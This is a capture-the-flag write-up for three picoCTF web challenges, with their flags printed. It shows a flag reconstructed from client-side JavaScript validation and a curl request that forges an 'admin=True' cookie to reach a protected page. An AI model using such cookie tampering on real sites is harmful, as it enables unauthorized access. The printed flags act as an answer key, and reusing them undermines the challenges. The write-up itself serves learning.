
http://mercury.picoctf.net:27278/.DS_Store for reveal the last piece of flag




```
Congrats! You completed the scavenger hunt. Part 5: _a69684fd}
```

Flag: picoCTF{th4ts_4_l0t_0f_pl4c3s_2_l00k_a69684fd}

Dont-use-client-side



All right, we get a validation portal. I mean we must input the valid value but not like that




Open the source code and you will see a function js like this. Simply, you just sort the flag like me. Note the **split*** function



```
function verify() {
  checkpass = document.getElementById("pass").value;
  split = 4;
  if (checkpass.substring(0, split) == 'pico') {
    if (checkpass.substring(split*6, split*7) == 'eb02') {
      if (checkpass.substring(split, split*2) == 'CTF{') {
        if (checkpass.substring(split*4, split*5) == 'ts_p') {
          if (checkpass.substring(split*3, split*4) == 'lien') {
            if (checkpass.substring(split*5, split*6) == 'lz_2') {
              if (checkpass.substring(split*2, split*3) == 'no_c') {
                if (checkpass.substring(split*7, split*8) == 'b45}') {
                  alert("Password Verified")
                }
              }
            }
          }
        }
      }
    }
  }
}
```

Flag: picoCTF{no_clients_plz_2eb02b45}


Logon



First, open the chall and you will see a login page. Insert anything and you will directed into a main page



After that, open inspect mode and using network tool, right click and then copy value that use curl tools



Paste the value into your terminal and replace **admin=False** to **admin=True**. After that, execute and the output will displayed the flag

```
-H: command not found
-H: command not found

(AnonCapybara@OngCapybara)-[/mnt/c/Users/OngTamvan]
$ curl 'http://fickle-tempest.picoctf.net:53993/flag' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0)' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://fickle-tempest.picoctf.net:53993/' \
-H 'Connection: keep-alive' \
-H 'Cookie: password=admin123; username=admin; admin=True' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i'
<!DOCTYPE html>
```



Flag: picoCTF{th3_c0nsp1r4cy_l1v3s_4d184b0d}